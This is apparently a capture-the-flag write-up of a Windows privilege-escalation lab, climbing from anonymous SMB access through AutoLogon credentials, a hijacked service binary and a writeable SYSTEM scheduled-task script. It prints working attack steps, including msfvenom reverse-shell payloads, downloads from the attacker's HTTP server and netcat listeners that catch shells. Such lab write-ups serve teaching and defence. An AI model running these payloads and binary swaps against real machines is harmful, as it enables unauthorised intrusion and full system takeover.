This is the Windows sibling of Jump: same idea (ride the trust boundaries between accounts all the way up), different operating system. The brief is a workstation left behind after a round of layoffs, and the objective spells out the chain for us:
guest → thmuser → notadmin → svcadmin → SYSTEMYuck, Windows. Anyway, let’s get into it.
Recon
The usual full-port service scan.
❯ nmap -sV -sC -p- 10.129.133.166PORT STATE SERVICE VERSION135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn445/tcp open microsoft-ds?3389/tcp open ms-wbt-server Microsoft Terminal Services| rdp-ntlm-info:| Target_Name: PRIVESC|_ DNS_Computer_Name: privesc5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)47001/tcp open http Microsoft HTTPAPI httpd 2.049664-49672/tcp open msrpc Microsoft Windows RPCService Info: OS: Windows; CPE: cpe:/o:microsoft:windowsThe interesting trio:
| Port | Service | Use |
|---|---|---|
445 | SMB | Enumerate shares: our likely entry point. |
3389 | RDP | A GUI session once we have a credential. |
5985 | WinRM | PowerShell remoting once we have a credential. |
The Linux Jump box had files lying around on anonymous FTP, so the natural first guess is that SMB is hosting the same kind of thing here.
Foothold: anonymous SMB → thmuser over RDP
A null-session share listing pays off immediately:
❯ smbclient -L //10.129.133.166 -N Sharename Type Comment --------- ---- ------- ADMIN$ Disk Remote Admin C$ Disk Default share IPC$ IPC Remote IPC Public Disk Public file sharePublic is the non-default one. Connecting anonymously and pulling everything in it:
❯ smbclient //10.129.133.166/Public -Nsmb: \> ls welcome.txt A 177 Mon May 11 08:40:50 2026smb: \> get welcome.txtThe file is exactly the kind of housekeeping note that never should have been left world-readable:
Welcome to CORP-NET.
New employee default credentials================================Username : thmuserPassword : Password1!
Please change your password after first login.
“Default credentials” that nobody rotated. With RDP open, I drop them straight into Remmina:

And we’re in, hacker noises:

flag1 is sitting on the desktop:

First flag captured. 🚩
thmuser → notadmin: AutoLogon credentials
flag2 lives on notadmin’s desktop, and we can see it but not read it, so notadmin is the next hop. Time to enumerate.
PowerShell history is empty, schtasks only shows tasks under \Windows we can’t touch, so I look at services:
PS C:\Users\thmuser.PRIVESC> Get-CimInstance Win32_Service | Select-Object Name, State, StartMode, PathName...THMSvc Stopped Manual C:\Windows\THMSVC\svc.exeTHMSvc is a custom, non-Windows service, worth a closer look. The binary’s ACL is wide open:
PS C:\Users\thmuser.PRIVESC> icacls C:\Windows\THMSVC\svc.exeC:\Windows\THMSVC\svc.exe Everyone:(F) PRIVESC\notadmin:(I)(F) BUILTIN\Administrators:(I)(F) NT AUTHORITY\SYSTEM:(I)(F)Everyone:(F) on the binary looks like an instant win, but two things get in the way as thmuser:
PS C:\> sc.exe start THMSvc[SC] StartService FAILED 1053: The service did not respond in a timely fashion.
PS C:\> icacls C:\Windows\THMSVC\C:\Windows\THMSVC\: Access is denied.
I have full control of the file but no access to the parent folder, so I can’t replace the binary, and thmuser can’t start the service either. Note, though, that the ACL above lists PRIVESC\notadmin:(F), so notadmin is the account that can act on this. Foreshadowing.
Let’s see what else is lying around with winPEAS:
❯ cd /usr/share/peass/winpeas/ && python3 -m http.server 80
PS C:\Users\thmuser.PRIVESC> wget http://192.168.128.71/winPEASx64.exe -O winpeas.exe
The headline finding: Winlogon AutoLogon credentials stored in clear text in the registry:
╔══════════╣ Looking for AutoLogon credentials Some AutoLogon credentials were found DefaultUserName : notadmin DefaultPassword : ████████NOTE
AutoLogon stores DefaultUserName / DefaultPassword under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon so the machine can boot straight to a desktop, of course stored in plaintext, readable by any local user.
We’ve got notadmin’s password, so I just switch identity with runas:
PS C:\Users\thmuser.PRIVESC> runas /user:PRIVESC\notadmin cmd.exeEnter the password for PRIVESC\notadmin:
C:\Users\notadmin\Desktop> type flag2.txtTHM{████████████████████████}Second flag captured. 🚩
notadmin → svcadmin: service-binary hijack
flag3 belongs to svcadmin, and THMSvc runs as that account. Remember the blocker from earlier: thmuser couldn’t write the THMSVC folder, but notadmin can. So now the service-binary swap is actually possible.
I build a service-shaped reverse shell. The exe-service format matters, a plain EXE started via sc would hang and trip the same 1053 timeout I saw earlier, because Windows expects a real service-control handshake:
❯ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.128.71 LPORT=1337 \ -f exe-service -o svc.exe❯ python3 -m http.server 80Download it as notadmin and overwrite the service binary:
C:\Users\notadmin.PRIVESC> powershell -command "wget http://192.168.128.71:80/svc.exe -O svc.exe"C:\Users\notadmin.PRIVESC> move .\svc.exe C:\Windows\THMSVC\svc.exeOverwrite C:\Windows\THMSVC\svc.exe? (Yes/No/All): yes 1 file(s) moved.TIP
The start initially still failed for me. Re-applying an explicit ACL on the freshly-moved binary fixed it, the move didn’t carry the permissions I needed for the service account to execute it.
C:\Windows\THMSVC> icacls svc.exe /grant Everyone:FListener up, then start the service:
C:\Windows\THMSVC> sc start THMSvcSERVICE_NAME: THMSvc STATE : 4 RUNNING PID : 4756And the shell lands as the service account:
❯ nc -lvnp 1337connect to [192.168.128.71] from (UNKNOWN) [10.130.165.27] 50305Microsoft Windows [Version 10.0.17763.1821]
C:\Users\svcadmin\Desktop> type flag3.txtTHM{████████████████████████}
Third flag captured. 🚩
svcadmin → SYSTEM: a writeable SYSTEM scheduled-task script
Last hop. First I check token privileges, sometimes a service account hands you SeImpersonate and a Potato is all you need:
SeChangeNotifyPrivilege Bypass traverse checking EnabledSeCreateGlobalPrivilege Create global objects EnabledSeIncreaseWorkingSetPrivilege Increase a process working set DisabledNothing exploitable per Priv2Admin. So it’s back to winPEAS, which flags a writeable path used by a scheduled task:
Folder: C:\windows\tasksFolderPerms: Authenticated Users [Allow: WriteData/CreateFiles], svcadmin [Allow: WriteData/CreateFiles]Inside is a script with a telling name and a permissive ACL:
C:\> dir C:\windows\tasks05/11/2026  06:41 AM                41 cleanup.bat
C:\> icacls C:\windows\tasks\cleanup.batC:\windows\tasks\cleanup.bat BUILTIN\Users:(I)(RX)                             PRIVESC\svcadmin:(I)(M)   <- Modify
C:\> type C:\windows\tasks\cleanup.bat@echo offdel /Q /F "%TEMP%\*.tmp" 2>nul
A “cleanup” batch file that svcadmin can modify is almost certainly run on a schedule by a higher-privileged account. The task itself lives under \Microsoft\Windows\..., which I can’t read:
C:\> powershell "Get-ScheduledTask | Where-Object { $_.Actions.Execute -match 'cleanup' } | Select-Object TaskName, TaskPath"TaskName TaskPath-------- --------CleanupTemporaryState \Microsoft\Windows\ApplicationData\...Can’t confirm which task fires it, so I just go blind: replace the script’s behaviour with a launcher for my own payload and wait.
❯ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.128.71 LPORT=1338 \ -f exe -o shell.exe❯ python3 -m http.server 80WARNING
First try I fat-fingered the move and overwrote cleanup.bat with the EXE itself, turning the script into a binary the scheduler couldn’t run as a batch file. Re-download, move shell.exe in beside the script, and have the .bat call it instead.
C:\Users\svcadmin.PRIVESC> move shell.exe C:\Windows\tasks\        1 file(s) moved.
C:\Users\svcadmin.PRIVESC> type C:\Windows\tasks\cleanup.batC:\Windows\tasks\shell.exe
A few seconds later the scheduled task fires the script as SYSTEM:
❯ nc -lvnp 1338connect to [192.168.128.71] from (UNKNOWN) [10.130.165.27] 51033Microsoft Windows [Version 10.0.17763.1821]
C:\Windows\system32> whoamint authority\system
C:\> type flag4.txtTHM{████████████████████}
SYSTEM. Box complete. 🚩
Takeaways
- Anonymous SMB shares leak onboarding secrets. The Windows version of the Linux box’s anonymous FTP. Stop sharing your lives in public.
- AutoLogon is plaintext creds for the taking. Winlogon’s
DefaultPasswordis readable by any local user; winPEAS surfaces it instantly. - A writeable service binary = pwned service account. Swap
C:\Windows\THMSVC\svc.exeandsc startruns your code assvcadmin. - A writeable script run by a scheduled task = whoever runs the task.
C:\Windows\Tasks\cleanup.batwas modifiable bysvcadminbut executed bySYSTEM, why?